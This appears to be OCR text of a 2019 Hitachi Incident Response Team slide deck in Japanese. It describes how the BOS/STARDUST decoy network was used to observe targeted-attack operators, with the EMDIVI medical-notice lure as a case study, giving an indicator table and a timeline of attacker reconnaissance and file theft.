
HITACHI
Inspire the Next

BOS/STARDUSTを用いた攻撃者の活動観測

BOS: Behavior Observable System




2019/02/07

寺田真敏
Hitachi Incident Response Team
http://www.hitachi.co.jp/hirt/

Contents

HITACHI
Inspire the Next

マルウェア検体の解析では、マルウェアが持つ機能や挙動の把握に重点が置かれ、攻撃者の行動という視点で調査、解析が行われることは少ないと言えます。
しかし、標的型攻撃のような組織内ネットワークへの侵害活動においては、攻撃者の存在や攻撃者のアトリビューションを意識する必要があります。
本講演では、組織の情報システムを模擬した動的活動観測システムBOS (Behavior Observable System)、サイバー攻撃誘引基盤STARDUSTを使って、組織内ネットワークへの侵害活動を観測した結果について紹介します。
また、攻撃者の挙動から得られる知見を通して、標的型攻撃やサイバー攻撃対策を一緒に考えてみたいと思います。




1. はじめに

【背景】 標的型攻撃　2010年～

- ＜事例＞アカウント、パスワード、カード番号などの情報収集、情報窃取、動作阻害など、組織内ネットワークの機器に侵入した後、用途毎のツールをインストールして遠隔操作

標的型攻撃を研究・対策するための素材は?




Copyright © Hitachi Incident Response Team. 2019

1. はじめに

【背景】 Cyber Kill Chain モデルでの分析　2011年～

- 初期段階での分析ならびに検知へ(入口対策の強化)
  - 観測事象(Observable；攻撃によって観測された事象)、
    検知指標(Indicator；攻撃を検知するために使用できる指標)の活用

Lockheed Martin： Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains (ICIW2011)




以降、どのようなことが起こるのか？

Copyright © Hitachi Incident Response Team. 2019

HIRT Hitachi Incident Response Team

【背景】 攻撃活動全般の構造化 STIX　2012年～

- STIX(Structured Threat Information eXpression)：サイバー空間における脅威やサイバー攻撃活動に関する情報を共有するための仕様



攻撃者の存在を意識できているのか?

Copyright © Hitachi Incident Response Team. 2019

2. 動的活動観測


動的活動観測　2013年～

- おとりシステムを使って、標的型攻撃の”侵入後の攻撃者の活動”を分析


① 観測候補となるマルウェア調査

② 観測環境整備

③ マルウェア実行経過観察



④ ログ分析




Copyright © Hitachi Incident Response Team. 2019

2. 動的活動観測

動的活動観測BOS

- 企業のネットワークを模擬する小規模なネットワーク環境
- 標的型攻撃メールに添付されたウイルスなどを観測環境で実行 (2013年～)




Copyright © Hitachi Incident Response Team. 2019

2. 動的活動観測

動的活動観測BOS on サイバー攻撃誘引基盤STARDUST

- 企業のネットワークを模擬する小規模なネットワーク環境
- 標的型攻撃メールに添付されたウイルスなどを観測環境で実行 (2015年～)



Copyright © Hitachi Incident Response Team. 2019

3. 攻撃者の活動観測事例

動的活動観測　2013～2015　一覧

- 2013年 (BOS_2014)
  - [c11] 第2回日英原子力年次対話報告書.zip
  - [c21] スクリーンショット.lzh
- 2014年 (BOS_2015)
  - マルウェアEMDIVIに関連する侵害活動
    - [d18] 医療費通知のお知らせ.zip
    - [d19] 医療費通知のお知らせ.zip
  - [d33] 結果報告.zip
  - [d37] 1690368.zip
- 2015年 (BOS_2016)
  - [e04] カナダセミナー開催案内.zip

Copyright © Hitachi Incident Response Team. 2019

3. 攻撃者の活動観測事例：d18

[d18] 医療費通知のお知らせ.zip

項目	内容
検体入手日	2014年9月24日
添付ファイル名	医療費通知のお知らせ.zip
圧縮内ファイル名	医療費通知のお知らせ.exe
SHA1 [ZIPファイル]	355A92F0AF03874CA1B98E0CC39F0CC6BC6EE2E0
ウイルス名称	BKDR_EMDIVI.I
観測期間	2014年10月6日～2014年11月7日

[攻撃者の挙動上の特徴]

- ネットワーク環境の調査、端末調査、他端末内の情報探索、AD情報の窃取、C2サーバへのファイルアップロード
- ADのアカウント情報をインポート/エクスポートするcsvde.exeの使用
- コマンド操作ミス

Copyright © Hitachi Incident Response Team. 2019

3. 攻撃者の活動観測事例：d18

マルウェアEMDIVIに関連する侵害活動

- 医療費通知のお知らせ・・・2014年9月中旬頃から流布。健康保険組合などからの医療費通知メールを偽装し、ユーザのパソコンを遠隔操作可能な不正プログラム(検出名：Emdivi)に感染させようとする攻撃。

↔ **動的活動観測[d18/d19]**

観測期間　2014年10月6日～2014年11月7日

↔ **公的機関へのサイバー攻撃**

①2015年5月8日(金)
　宛先：公開メールアドレス(2件)
②2015年5月18日(月)
　宛先：非公開の個人メールアドレス(98件)
③2015年5月18日(月)～5月19日(火)
　宛先：非公開の個人メールアドレス(20件)
④2015年5月20日(水)
**　件名：【医療費通知】**
**　宛先：公開メールアドレス(3件)**
**　添付ファイル：医療費通知のお知らせ.lzh**

Copyright © Hitachi Incident Response Team. 2019

3. 攻撃者の活動観測事例：d18

マルウェアEMDIVIに関連する侵害活動

- 医療費通知のお知らせ・・・2014年9月中旬頃から流布。健康保険組合などからの医療費通知メールを偽装し、ユーザのパソコンを遠隔操作可能な不正プログラム(検出名：Emdivi)に感染させようとする攻撃。

- **【出典：原因究明調査結果】**
  5月20日午後、不審メール④の受信直後、端末1台から不審な通信が発生している。これは、不審メール④の添付ファイルに係る不正プログラムに感染したことが原因と考えられる。また、不審メール④の受信後、数時間以内に、他の6台の端末からも不審な通信が発生している。

②5月18日(月)
宛先：非公開の個人メールアドレス(98件)
③ 5月18日(月)～5月19日(火)
宛先：非公開の個人メールアドレス(20件)
④ 5月20日(水)
件名：【医療費通知】
宛先：公開メールアドレス(3件)
添付ファイル：医療費通知のお知らせ.lzh

Copyright © Hitachi Incident Response Team. 2019

3. 攻撃者の活動観測事例：d18

マルウェアEMDIVIに関連する侵害活動

‘14				‘15												‘16		
9	10	11	12	1	2	3	4	5	6	7	8	9	10	11	12	1	2	3

- 医療費通知のお知らせ・・・2014年9月中旬頃から流布。健康保険組合などからの医療費通知メールを偽装し、ユーザのパソコンを遠隔操作可能な不正プログラム(検出名：Emdivi)に感染させようとする攻撃。

- **【出典：原因究明調査結果】**
  攻撃者は、端末1台を不正プログラムに感染させた。この感染端末が指令サーバに接続した後、攻撃者は、当該端末を遠隔操作し、約30分後には当該端末のローカル管理者権限を奪取したと考えられる。その後、攻撃者は、2時間以内に他の6台の端末を順次不正プログラムに感染させ、うち3台を遠隔操作下に置くことに成功した。攻撃者は、すべての端末においてローカル管理者権限のID・パスワードが同一であったことを悪用し、短時間で感染を拡大させたと考えられる。このように、5月20日のうちに攻撃者は4台の端末を遠隔操作下に置いた。

④ 5月20日(水)
件名：【医療費通知】
宛先：公開メールアドレス(3件)
添付ファイル：医療費通知のお知らせ.lzh

Copyright © Hitachi Incident Response Team. 2019

3. 攻撃者の活動観測事例：d18

7時間後に来訪、12日間で、計3時間滞在

日付	時刻	観測イベント
10/06	15:43	検体(医療費通知のお知らせ.exe)を実行し、ファイルが2つ(leassaq.exe、kptl.doc)が生成されC2サーバとの接続が確立。
	22:42 | 23:32	C2サーバとの接続確立より7時間後、反応あり。 攻撃者がプロセス終了処理、ただ、プロセス名を間違え、正しく終了せず。1時間後、正しい名前で終了処理を実施。
10/07		攻撃者によるコマンド操作でのプロセス終了のみ。
10/09	15:14 | 15:48	1回目の攻撃発生。攻撃者は、実施端末だけでなく、他端末のシステム構成情報やディレクトリ情報を確認。また、実施端末に設置していたおとりファイルを窃取。
10/10		攻撃者によるコマンド操作でのプロセス終了のみ。
10/16	20:19 | 21:50	2回目の攻撃発生。1回目の攻撃と同様に、構成情報・ディレクトリ確認や、ファイル窃取を実施。また、端末に不正ファイルをダウンロードし、ADに接続を行ってユーザー情報などの構成情報をファイル化し窃取。
10/17	10:36 | 11:02	3回目の攻撃発生。ADの構成情報やドメイン参加者を確認したほか、1 回目と同様に構成情報の確認やおとりファイルの窃取を実施。
10/18		攻撃者によるコマンド操作なし (C2サーバに一定回数以上接続を行ったら自身でプロセスを終了する仕組み)

Copyright © Hitachi Incident Response Team. 2019

3. 攻撃者の活動観測事例：d18

コマンド操作ミス

